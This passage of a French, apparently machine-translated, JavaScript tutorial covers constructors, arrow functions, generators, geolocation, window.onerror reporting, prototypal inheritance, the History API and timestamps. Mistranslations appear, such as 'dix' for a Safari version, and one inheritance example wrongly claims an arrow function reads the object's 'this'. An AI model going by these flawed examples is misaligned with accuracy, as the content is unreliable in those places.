cat.sound; // Returns "Meow"
```

Les fonctions constructeur ont également une propriété `prototype` qui pointe vers un objet dont les propriétés sont automatiquement héritées par tous les objets créés avec ce constructeur:

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

Les objets créés par les fonctions constructeur ont également une propriété spéciale sur leur prototype appelée `constructor` , qui pointe vers la fonction utilisée pour les créer:

```
cat.constructor // Returns the `Cat` function
```

Les objets créés par les fonctions constructeur sont également considérés comme des "instances" de la fonction constructeur par l'opérateur `instanceof` :

```
cat instanceof Cat // Returns "true"
```

Lire Fonctions constructeur en ligne: https://riptutorial.com/fr/javascript/topic/1291/fonctions-constructeur

Chapitre 49: Fonctions de flèche

Introduction

Les fonctions fléchées sont un moyen concis d'écrire des fonctions anonymes et à portée lexicale dans ECMAScript 2015 (ES6) .

Syntaxe

- x => y // Retour implicite
- x => {return y} // Retour explicite
- (x, y, z) => {...} // Plusieurs arguments
- async () => {...} // Fonctions de flèche asynchrone
- (() => {...}) () // Expression de la fonction invoquée immédiatement
- const myFunc = x

  => x * 2 // Un saut de ligne avant que la flèche ne lance une erreur "Jeton inattendu"
- const myFunc = x =>

  x * 2 // Un saut de ligne après la flèche est une syntaxe valide

Remarques

Pour plus d'informations sur les fonctions de JavaScript, consultez la documentation relative aux fonctions .

Les fonctions de flèche font partie de la spécification ECMAScript 6, de sorte que la prise en charge du navigateur peut être limitée. Le tableau suivant présente les premières versions de navigateur prenant en charge les fonctions fléchées.

Chrome	Bord	Firefox	Internet Explorer	Opéra	Opera Mini	Safari
45	12	22	*actuellement indisponible*	32	*actuellement indisponible*	dix

Examples

introduction

En JavaScript, les fonctions peuvent être définies anonymement à l'aide de la syntaxe "arrow" (`=>`), parfois appelée *expression lambda en* raison des similarités Lisp communes .

La forme la plus simple d'une fonction de flèche a ses arguments du côté gauche de `=>` et la valeur de retour du côté droit:

```
item => item + 1 // -> function(item){return item + 1}
```

Cette fonction peut être appelée immédiatement en fournissant un argument à l'expression:

```
(item => item + 1)(41) // -> 42
```

Si une fonction de flèche prend un seul paramètre, les parenthèses autour de ce paramètre sont facultatives. Par exemple, les expressions suivantes affectent le même type de fonction aux variables constantes :

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

Cependant, si la fonction flèche ne prend aucun paramètre, ou plusieurs paramètres, un nouvel ensemble de parenthèses *doit* englober tous les arguments:

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

Si le corps de la fonction ne comprend pas une seule expression, il doit être entouré de parenthèses et utiliser une instruction de `return` explicite pour obtenir un résultat:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

Si le corps de la fonction de flèche est uniquement constitué d'un littéral d'objet, ce littéral d'objet doit être mis entre parenthèses:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

Les parenthèses supplémentaires indiquent que les crochets d’ouverture et de fermeture font partie du littéral de l’objet, c’est-à-dire qu’ils ne sont pas des délimiteurs du corps de la fonction.

Portée et liaison lexicales (valeur de "this")

Les fonctions fléchées ont une portée lexicale ; cela signifie que leur `this` liaison est liée au contexte de la portée environnante. C'est-à-dire que tout `this` que `this` fait référence peut être préservé en utilisant une fonction de flèche.

Regardez l'exemple suivant. La classe `Cow` a une méthode qui lui permet d'imprimer le son qu'elle fait après 1 seconde.

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

Dans la méthode `makeSoundLater()` , le contexte `this` fait référence à l'instance actuelle de l'objet `Cow` , donc dans le cas où j'appelle `betsy.makeSoundLater()` , `this` contexte fait référence à `betsy` .

En utilisant la fonction de flèche, je *conserve* `this` contexte afin que je puisse faire référence à ce `this.sound` lorsque vient le temps de l'imprimer, ce qui imprimera correctement "moo".

Si vous aviez utilisé une fonction normale à la place de la fonction de flèche, vous perdriez le contexte de la classe et vous ne pourriez pas accéder directement à la propriété `sound` .

Objet Arguments

Les fonctions de flèche n'exposent pas un objet argument; par conséquent, les `arguments` feraient simplement référence à une variable dans la portée actuelle.

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

De ce fait, les fonctions fléchées ne sont **pas non plus** connues de leur appelant / appelé.

Bien que l'absence d'un objet argument puisse être une limitation dans certains cas extrêmes, les paramètres de repos sont généralement une alternative appropriée.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

Retour implicite

Les fonctions de flèche peuvent renvoyer implicitement des valeurs en omettant simplement les accolades qui enveloppent traditionnellement le corps d'une fonction si leur corps ne contient

qu'une seule expression.

```
const foo = x => x + 1;
foo(1); // -> 2
```

Lors de l'utilisation de retours implicites, les littéraux d'objet doivent être mis entre parenthèses afin que les accolades ne soient pas prises pour l'ouverture du corps de la fonction.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Retour explicite

Les fonctions fléchées peuvent se comporter de manière très similaire aux fonctions classiques en ce sens que vous pouvez leur retourner explicitement une valeur en utilisant le mot-clé `return` ; Enveloppez simplement le corps de votre fonction entre accolades et renvoyez une valeur:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

Arrow fonctionne comme un constructeur

Les fonctions de flèche lanceront une `TypeError` lorsqu'utilisée avec le `new` mot-clé.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

Lire Fonctions de flèche en ligne: https://riptutorial.com/fr/javascript/topic/5007/fonctions-de-fleche

Chapitre 50: Générateurs

Introduction

Les fonctions de générateur (définies par le mot-clé `function*`) s'exécutent comme des coroutines, générant une série de valeurs telles qu'elles sont demandées via un itérateur.

Syntaxe

- fonction * nom (paramètres) {valeur de rendement; valeur de retour}
- generator = name (arguments)
- {value, done} = generator.next (valeur)
- {value, done} = generator.return (value)
- générateur.throw (erreur)

Remarques

Les fonctions de générateur sont une fonctionnalité introduite dans la spécification ES 2015 et ne sont pas disponibles dans tous les navigateurs. Ils sont également entièrement pris en charge dans Node.js à partir de la `v6.0` . Pour une liste de compatibilité détaillée du navigateur, consultez la documentation MDN et, pour Node, consultez le site Web node.green .

Examples

Fonctions du générateur

Une *fonction générateur* est créée avec une déclaration de `function*` . Lorsqu'il est appelé, son corps n'est **pas** exécuté immédiatement. Au lieu de cela, il retourne un *objet générateur* , qui peut être utilisé pour "parcourir" l'exécution de la fonction.

Une expression de `yield` dans le corps de la fonction définit un point auquel l'exécution peut être suspendue et reprise.

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next();  // Executes lines C,D returning { value: 2, done: false }
```

```
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Sortie itération précoce

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Lancer une erreur sur la fonction du générateur

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

Itération

Un générateur est *itérable* . Il peut être bouclé avec une instruction `for...of` et utilisé dans d'autres constructions qui dépendent du protocole d'itération.

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)];  // [0, 1, 2]
let max = Math.max(...range(100));  // 99
```

Voici un autre exemple de générateur d'utilisation pour personnaliser les objets itérables dans ES6. Ici , la fonction de générateur anonyme `function *` utilisé.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

Envoi de valeurs au générateur

Il est possible d' *envoyer* une valeur au générateur en la passant à la méthode `next()` .

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

Délégation à un autre générateur

A partir d'une fonction de générateur, le contrôle peut être délégué à une autre fonction de générateur en utilisant le `yield*` .

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Interface Iterator-Observer

Un générateur est une combinaison de deux choses - un `Iterator` et un `Observer` .

Itérateur

Un itérateur est quelque chose quand invoqué renvoie une `iterable` . Une `iterable` est quelque chose que vous pouvez parcourir. A partir de ES6 / ES2015, toutes les collections (Array, Map, Set, WeakMap, WeakSet) sont conformes au contrat Iterable.

> Un générateur (itérateur) est un producteur. En itération, le consommateur `PULL` la valeur du producteur.

Exemple:

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

Chaque fois que vous appelez `a.next()` , vous `pull` essentiellement la valeur de l'itérateur et mettez en `pause` l'exécution au `yield` . La prochaine fois que vous appelez `a.next()` , l'exécution reprend à partir de l'état précédemment suspendu.

Observateur

Un générateur est également un observateur à l'aide duquel vous pouvez renvoyer certaines valeurs dans le générateur.

```
function *gen() {
  document.write('<br>observer:', yield 1);
```

```
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

Ici, vous pouvez voir que le `yield 1` est utilisé comme une expression qui donne une valeur. La valeur à laquelle il évalue est la valeur envoyée en tant qu'argument à l' `a.next` fonction `a.next` .

Donc, pour la première fois, `i.value` sera la première valeur `i.value` (`1`), et en continuant l'itération à l'état suivant, nous `a.next(100)` une valeur au générateur en utilisant `a.next(100)` .

Faire des asynchrones avec des générateurs

Les générateurs sont largement utilisés avec la fonction `spawn` (from taskJS ou co), où la fonction prend un générateur et permet d'écrire du code asynchrone de manière synchrone. Cela ne signifie PAS que le code asynchrone est converti en code de synchronisation / exécuté de manière synchrone. Cela signifie que nous pouvons écrire du code qui ressemble à la `sync` mais en interne, il reste toujours `async` .

> La synchronisation bloque; Async est en attente. Ecrire du code qui bloque est facile. Lorsque PULLing, la valeur apparaît dans la position d'affectation. Lorsque PUSHing, la valeur apparaît dans la position de l'argument du rappel.

Lorsque vous utilisez des itérateurs, vous `PULL` la valeur du producteur. Lorsque vous utilisez des rappels, le producteur `PUSH` évalue la valeur à la position d'argument du rappel.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Ici, vous `a.next()` la valeur de `a.next()` et dans la seconde `v => {...}` est le rappel et une valeur est `PUSH` ed dans la position d'argument `v` de la fonction de rappel.

En utilisant ce mécanisme push-push, nous pouvons écrire une programmation asynchrone comme celle-ci,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

   // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

Donc, en regardant le code ci-dessus, nous écrivons un code asynchrone qui ressemble à un

`blocking` (les instructions de rendement attendent pendant 100 ms puis continuent leur exécution), mais elles `waiting` réellement. La `pause` et la propriété de `resume` du générateur nous permettent de faire ce tour incroyable.

Comment ça marche ?

La fonction spawn utilise la `yield promise` pour PULL l'état de promesse du générateur, attend que la promesse soit résolue et PUSHes la valeur résolue au générateur pour qu'il puisse la consommer.

Utilise le maintenant

Donc, avec les générateurs et la fonction spawn, vous pouvez nettoyer tout votre code asynchrone dans NodeJS pour avoir l'impression qu'il est synchrone. Cela facilitera le débogage. De plus, le code sera soigné.

Cette fonctionnalité arrive dans les futures versions de JavaScript - comme `async...await` . Mais vous pouvez les utiliser aujourd'hui dans ES2015 / ES6 en utilisant la fonction spawn définie dans les bibliothèques - taskjs, co ou bluebird

Flux asynchrone avec générateurs

Les générateurs sont des fonctions capables de faire une pause puis de reprendre l'exécution. Cela permet d'émuler des fonctions asynchrones à l'aide de bibliothèques externes, principalement q ou co. Fondamentalement, il permet d'écrire des fonctions qui attendent des résultats asynchrones pour continuer:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

Cela permet d'écrire du code asynchrone comme s'il était synchrone. De plus, essayez de récupérer plusieurs blocs asynchrones. Si la promesse est rejetée, l'erreur est détectée par la capture suivante:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
```

```
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Utiliser co fonctionnerait exactement de la même façon mais avec `co(function * (){...})` au lieu de `q.spawn`

Lire Générateurs en ligne: https://riptutorial.com/fr/javascript/topic/282/generateurs

Chapitre 51: Géolocalisation

Syntaxe

- navigator.geolocation.getCurrentPosition (*successFunc* , *failureFunc*)
- navigator.geolocation.watchPosition (*updateFunc* , *failureFunc*)
- navigator.geolocation.clearWatch (*watchId*)

Remarques

L'API de géolocalisation fait ce que vous pouvez attendre: récupérer des informations sur la localisation du client, représentées par la latitude et la longitude. Cependant, il appartient à l'utilisateur d'accepter de donner son emplacement.

Cette API est définie dans la spécification de l' API de géolocalisation du W3C. Des fonctionnalités permettant d’obtenir des adresses civiques et de permettre le géofencing / le déclenchement d’événements ont été explorées mais ne sont pas largement implémentées.

Pour vérifier si le navigateur prend en charge l'API de géolocalisation:

```
if(navigator.geolocation){
    // Horray! Support!
} else {
    // No support...
}
```

Examples

Obtenir la latitude et la longitude d'un utilisateur

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
"°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

Codes d'erreur plus descriptifs

Si la géolocalisation échoue, votre fonction de rappel recevra un objet `PositionError` . L'objet inclura un attribut nommé `code` qui aura une valeur de `1` , `2` ou `3` . Chacun de ces nombres signifie un type d'erreur différent; La fonction `getErrorCode()` ci-dessous prend le `PositionError.code` comme seul argument et renvoie une chaîne avec le nom de l'erreur qui s'est produite.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

Il peut être utilisé dans `geolocationFailure()` comme ceci:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Obtenir des mises à jour lorsque l'emplacement d'un utilisateur change

Vous pouvez également recevoir des mises à jour régulières de l'emplacement de l'utilisateur; par exemple, lorsqu'ils se déplacent en utilisant un appareil mobile. Le suivi de localisation au fil du temps peut être très sensible, alors assurez-vous d'expliquer à l'utilisateur à l'avance pourquoi vous demandez cette permission et comment vous utiliserez les données.

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

Pour désactiver les mises à jour continues:

```
navigator.geolocation.clearWatch(watchId);
```

Lire Géolocalisation en ligne: https://riptutorial.com/fr/javascript/topic/269/geolocalisation

Chapitre 52: Gestion globale des erreurs dans les navigateurs

Syntaxe

- window.onerror = function (eventOrMessage, url, lineNumber, colNumber, erreur) {...}

Paramètres

Paramètre	Détails
eventOrMessage	Certains navigateurs appellent le gestionnaire d'événements avec un seul argument, un objet `Event` . Toutefois, les autres navigateurs, en particulier les plus anciens et les plus anciens, fourniront un message `String` en premier argument.
URL	Si un gestionnaire est appelé avec plus d'un argument, le second argument est généralement l'URL d'un fichier JavaScript à l'origine du problème.
numéro de ligne	Si un gestionnaire est appelé avec plus d'un argument, le troisième argument est un numéro de ligne dans le fichier source JavaScript.
colNumber	Si un gestionnaire est appelé avec plus d'un argument, le quatrième argument est le numéro de colonne dans le fichier source JavaScript.
Erreur	Si un gestionnaire est appelé avec plus d'un argument, le cinquième argument est parfois un objet `Error` décrivant le problème.

Remarques

Malheureusement, `window.onerror` a toujours été implémenté différemment par chaque fournisseur. Les informations fournies dans la section **Paramètres** sont une approximation de ce qu'il faut attendre de différents navigateurs et de leurs versions.

Examples

Gestion de window.onerror pour signaler toutes les erreurs sur le serveur

L'exemple suivant écoute l'événement `window.onerror` et utilise une technique de balise image pour envoyer les informations via les paramètres GET d'une URL.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length
limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

Lire Gestion globale des erreurs dans les navigateurs en ligne: https://riptutorial.com/fr/javascript/topic/2056/gestion-globale-des-erreurs-dans-les-navigateurs

Chapitre 53: Héritage

Examples

Prototype de fonction standard

Commencez par définir une fonction `Foo` que nous utiliserons comme constructeur.

```
function Foo (){}
```

En éditant `Foo.prototype` , nous pouvons définir des propriétés et des méthodes qui seront partagées par toutes les instances de `Foo` .

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

Nous pouvons alors créer une instance en utilisant le `new` mot-clé et appeler la méthode.

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Différence entre Object.key et Object.prototype.key

Contrairement aux langages comme Python, les propriétés statiques de la fonction constructeur ne sont *pas* héritées des instances. Les instances n'héritent que de leur prototype, qui hérite du prototype du type parent. Les propriétés statiques ne sont jamais héritées.

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

Nouvel objet du prototype

En JavaScript, tout objet peut être le prototype d'un autre. Lorsqu'un objet est créé en tant que prototype d'un autre, il hérite de toutes les propriétés de son parent.

```
var proto = { foo: "foo", bar: () => this.foo };
```

```
var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

Sortie de la console:

```
> "foo"
> "foo"
```

REMARQUE `Object.create` est disponible à partir d'ECMAScript 5, mais voici un polyfill si vous avez besoin du support pour ECMAScript 3

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

> Source: http://javascript.crockford.com/prototypal.html

Object.create ()

La méthode **Object.create ()** crée un nouvel objet avec l'objet prototype et les propriétés spécifiés.

Syntaxe: `Object.create(proto[, propertiesObject])`

Paramètres :

- **proto** (objet qui devrait être le prototype de l'objet nouvellement créé)
- **propertiesObject** (Facultatif. Si spécifié et non indéfini, objet dont les propriétés propres énumérables (c'est-à-dire les propriétés définies sur lui-même et propriétés non énumérables le long de sa chaîne prototype) spécifient des descripteurs de propriétés à ajouter à l'objet nouvellement créé noms de propriétés: ces propriétés correspondent au second argument de Object.defineProperties ().)

Valeur de retour

Un nouvel objet avec l'objet prototype et les propriétés spécifiés.

Des exceptions

Une exception *TypeError* si le paramètre proto n'est pas *null* ou un objet.

Héritage prototypique

Supposons que nous ayons un objet simple appelé `prototype` :

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Maintenant, nous voulons un autre objet appelé `obj` qui hérite du `prototype` , ce qui revient à dire que le `prototype` est le prototype de `obj`

```
var obj = Object.create(prototype);
```

Maintenant, toutes les propriétés et méthodes du `prototype` seront disponibles pour `obj`

```
console.log(obj.foo);
console.log(obj.bar());
```

Sortie de la console

```
"foo"
"foo"
```

L'héritage prototypal se fait par des références d'objet en interne et les objets sont complètement mutables. Cela signifie que tout changement effectué sur un prototype affectera immédiatement tous les autres objets dont le prototype est le prototype.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Sortie de la console

```
"bar"
```

`Object.prototype` est le prototype de chaque objet, il est donc fortement recommandé de ne pas jouer avec, en particulier si vous utilisez une bibliothèque tierce, mais nous pouvons en jouer un peu.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Sortie de la console

```
"foo"
"foo"
```

Fait amusant, j'ai utilisé la console du navigateur pour créer ces exemples et briser cette page en ajoutant cette propriété de `breakingLibraries` .

Héritage pseudo-classique

C'est une émulation de l'héritage classique utilisant l' héritage prototypique qui montre à quel point les prototypes sont puissants. Il a été fait pour rendre le langage plus attrayant pour les programmeurs venant d'autres langues.

6

REMARQUE IMPORTANTE : depuis ES6, il n’est pas logique d’utiliser un héritage pseudo-calssical car le langage simule des classes conventionnelles . Si vous n'utilisez pas ES6, vous devriez le faire . Si vous souhaitez toujours utiliser le modèle d'héritage classique et que vous vous trouvez dans un environnement ECMAScript 5 ou inférieur, alors le pseudo-classique est votre meilleur pari.

Une "classe" est juste une fonction faite pour être appelée avec le `new` opérande et utilisée comme constructeur.

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

Sortie de la console

> 1

foo est une instance de Foo. La convention de codage JavaScript indique que si une fonction commence par une majuscule, elle peut être appelée en tant que constructeur (avec le `new` opérande).

Pour ajouter des propriétés ou des méthodes à la "classe", vous devez les ajouter à son prototype, qui se trouve dans la propriété `prototype` du constructeur.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Sortie de la console

> bar

En fait, ce que Foo fait en tant que "constructeur" consiste à créer des objets avec `Foo.prototype` comme prototype.

Vous pouvez trouver une référence à son constructeur sur chaque objet

```
console.log(foo.constructor);
```

> fonction Foo (id, name) {...

```
console.log({ }.constructor);
```

> function Object () {[code natif]}

Et aussi vérifier si un objet est une instance d'une classe donnée avec l'opérateur `instanceof`

```
console.log(foo instanceof Foo);
```

> vrai

```
console.log(foo instaceof Object);
```

> vrai

Définition du prototype d'un objet

5

Avec ES5 +, la fonction `Object.create` peut être utilisée pour créer un objet avec tout autre objet comme prototype.

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Pour créer explicitement un objet sans prototype, utilisez `null` comme prototype. Cela signifie que l'objet n'héritera pas non plus d' `Object.prototype` et qu'il est utile pour les objets utilisés pour vérifier les dictionnaires d'existence, par exemple

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

A partir d'ES6, le prototype d'un objet existant peut être modifié à l'aide d' `Object.setPrototypeOf` , par exemple

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

Cela peut se faire presque n'importe où, y compris sur `this` objet ou dans un constructeur.

Remarque: Ce processus est très lent dans les navigateurs actuels et devrait être utilisé avec modération, essayez plutôt de créer l'objet avec le prototype souhaité.

5

Avant ES5, le seul moyen de créer un objet avec un prototype défini manuellement était de le construire avec un `new` , par exemple

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

Ce comportement est suffisamment proche de `Object.create` pour qu'il soit possible d'écrire un polyfill.

Lire Héritage en ligne: https://riptutorial.com/fr/javascript/topic/592/heritage

Chapitre 54: Histoire

Syntaxe

- window.history.pushState (domaine, titre, chemin);
- window.history.replaceState (domaine, titre, chemin);

Paramètres

Paramètre	Détails
domaine	Le domaine que vous souhaitez mettre à jour
Titre	Le titre à mettre à jour à
chemin	Le chemin pour mettre à jour vers

Remarques

L'API d'historique HTML5 n'est pas implémentée par tous les navigateurs et les implémentations ont tendance à différer entre les fournisseurs de navigateurs. Il est actuellement pris en charge par les navigateurs suivants:

- Firefox 4+
- Google Chrome
- Internet Explorer 10+
- Safari 5+
- iOS 4

Si vous souhaitez en savoir plus sur les implémentations et méthodes de l'API History, reportez-vous à l'état de l'API HTML5 History .

Examples

history.replaceState ()

Syntaxe:

```
history.replaceState(data, title [, url ])
```

Cette méthode modifie l'entrée de l'historique en cours au lieu d'en créer une nouvelle. Principalement utilisé lorsque nous voulons mettre à jour l'URL de l'entrée d'historique en cours.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

Cet exemple remplace l'historique en cours, la barre d'adresse et le titre de la page.

Notez que ceci est différent de `history.pushState()` . Qui insère une nouvelle entrée d'historique, plutôt que de remplacer celle en cours.

history.pushState ()

Syntaxe:

```
history.pushState(state object, title, url)
```

Cette méthode permet d'ajouter des entrées d'historique. Pour plus d'informations, consultez ce document: Méthode pushState ()

Exemple :

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

Cet exemple insère un nouvel enregistrement dans l'historique, la barre d'adresse et le titre de la page.

Notez que ceci est différent de `history.replaceState()` . Qui met à jour l'entrée de l'historique en cours, plutôt que d'en ajouter une nouvelle.

Charger une URL spécifique à partir de la liste d'historique

méthode go ()

La méthode go () charge une URL spécifique à partir de la liste d'historique. Le paramètre peut être un nombre allant à l'URL dans la position spécifique (-1 remonte d'une page, 1 avance d'une page) ou d'une chaîne. La chaîne doit être une URL partielle ou complète et la fonction ira à la première URL qui correspond à la chaîne.

Syntaxe

```
history.go(number|URL)
```

Exemple

Cliquez sur le bouton pour revenir en arrière de deux pages:

```
<html>
    <head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
```

```
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

Lire Histoire en ligne: https://riptutorial.com/fr/javascript/topic/312/histoire

Chapitre 55: Horodatage

Syntaxe

- millisecondsAndMicrosecondsSincePageLoad = performance.now ();
- millisecondsSinceYear1970 = Date.now ();
- millisecondsSinceYear1970 = (new Date ()). getTime ();

Remarques

`performance.now()` est disponible dans les navigateurs Web modernes et fournit des horodatages fiables avec une résolution inférieure à la milliseconde.

Depuis `Date.now()` et `(new Date()).getTime()` sont basés sur l'heure système, ils sont souvent faussés de quelques millisecondes lorsque l'heure du système est automatiquement synchronisée .

Examples

Horodatage haute résolution

`performance.now()` renvoie un horodatage précis: le nombre de millisecondes, y compris les microsecondes, depuis le début du chargement de la page Web en cours.

Plus généralement, il renvoie le temps écoulé depuis l'événement `performanceTiming.navigationStart` .

```
t = performance.now();
```

Par exemple, dans le contexte principal d'un navigateur Web, `performance.now()` renvoie `6288.319` si la page Web a commencé à charger il y a 6288 millisecondes et 319 microsecondes auparavant.

Horodatages basse résolution

`Date.now()` renvoie le nombre de millisecondes entières écoulées depuis le 1er janvier 1970 00:00:00 UTC.

```
t = Date.now();
```

